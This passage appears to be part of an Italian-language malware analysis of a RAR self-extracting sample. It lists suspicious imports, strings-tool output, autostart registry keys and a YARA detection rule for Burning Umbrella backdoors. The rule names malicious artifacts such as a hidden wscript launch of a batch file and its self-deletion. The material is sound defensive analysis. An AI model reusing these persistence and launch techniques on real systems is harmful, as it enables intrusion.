


Qui un'evidenza delle sezioni del file, ove si evince il tipo di compilazione:




Tra le stringhe estraibili abbiamo contezza di funzioni di privileges gaining, creazione di collegamenti simbolici mediante la funzione *SeCreateSymbolicLinkPrivilege*, funzioni di cifratura di regioni di memoria (*CryptProtectMemory*).







La libreria *netapi32.dll* può essere utilizzata per tasks di share enumeration e discovery all'interno dell'infrastruttura compromessa.




La libreria *RpcRtRemote.dll* può essere utilizzata al fine di eseguire Remote Procedure Calls per esecuzioni remote. Vi sono evidenze di costruzioni di strutture HTML come ad esempio il tag *head* che specifica il *content-type:*


Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
118 0002f100 0000000b U XmlLite.dll
119 0002f118 0000000c U linkinfo.dll
120 0002f134 0000000b U cryptsp.dll
121 0002f14c 0000000f U RpcRtRemote.dll
122 0002f16c 00000009 U aclui.dll
123 0002f180 0000000a U dsrole.dll
124 0002f198 0000000c U peerdist.dll
125 0002f1b4 0000000b U uxtheme.dll
126 0002f1d0 0000004b U Please remove %s from %s folder. It is unsecure to run %s until it is done.
127 0002f268 00000013 U CreateThread failed
128 0002f292 00000030 U WaitForMultipleObjects error %d, GetLastError %d
129 0002f2fa 00000022 U Thread pool initialization failed.
130 0002f34c 00000011 A Unknown exception
131 0002f360 0000000e A bad allocation
132 0002f48e 00000011 U ARarHtmlClassName
133 0002f4b4 0000000e U Shell.Explorer
134 0002f4d4 0000000b U about:blank
135 0002f4ec 00000006 U <html>
136 0002f500 00000042 U <head><meta http-equiv="content-type" content="text/html; charset=
137 0002f588 0000000e U utf-8"></head>
138 0002f5a8 00000007 U </html>
139 0002f5d0 00000007 U <style>
140 0002f5e0 00000008 U </style>
Close



Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
127 0002f268 00000013 U CreateThread failed
128 0002f292 00000030 U WaitForMultipleObjects error %d, GetLastError %d
129 0002f2fa 00000022 U Thread pool initialization failed.
130 0002f34c 00000011 A Unknown exception
131 0002f360 0000000e A bad allocation
132 0002f48e 00000011 U ARarHtmlClassName
133 0002f4b4 0000000e U Shell.Explorer
134 0002f4d4 0000000b U about:blank
135 0002f4ec 00000006 U <html>
136 0002f500 00000042 U <head><meta http-equiv="content-type" content="text/html; charset=
137 0002f588 0000000e U utf-8"></head>
138 0002f5a8 00000007 U </html>
139 0002f5d0 00000007 U <style>
140 0002f5e0 00000008 U </style>
141 0002f5f8 00000036 U <style>body{font-family:"Arial";font-size:12;}</style>
142 0002f668 00000006 U
143 0002f694 0000000c U riched20.dll
144 0002f6b0 00000006 U RarSFX
145 0002f6c8 0000000e U REPLACEFILEDLG
146 0002f6e8 00000009 U RENAMEDLG
147 0002f6fc 00000008 U %s %s %s
148 0002f710 00000005 U %s %s
149 0002f71c 0000000c U GETPASSWORD1
Close

Qui un'evidenza del mapping temporaneo dell'archivio SFX e comandi d'estrazione eseguiti facenti riferimento a regole YARA relative a Backdoors:





```
rule MAL_BurningUmbrella_Sample_21 {
   meta:
      description = "Detects malware sample from Burning Umbrella report"
      license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
      author = "Florian Roth (Nextron Systems)"
      reference = "https://401trg.pw/burning-umbrella/"
      date = "2018-05-04"
      hash1 = "4b7b9c2a9d5080ccc4e9934f2fd14b9d4e8f6f500889bf9750f1d672c8724438"
   strings:
      $s1 = "c:\\windows\\ime\\setup.exe" fullword ascii
      $s2 = "ws.run \"later.bat /start\",0Cet " fullword ascii
      $s3 = "del later.bat" fullword ascii
      $s4 = "mycrs.xls" fullword ascii

      $a1 = "-el -s2 \"-d%s\" \"-p%s\" \"-sp%s\"" fullword ascii
      $a2 = "<set ws=wscript.createobject(\"wscript.shell\")" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 500KB and 2 of them
}
```


Tra le folders di storage vi è quella di root della chiave di registro di OS Autostart items *Software\Microsoft\Windows\CurrentVersion:*




La funzione EventRegister può essere utilizzata per scrivere eventi ETW.




A seguire funzioni di privileges gathering e privileges token setting, registry keys enumeration e files browsing:





Tra le stringhe in questione possiamo trovare la richiesta di inserimento password per il file criptato:

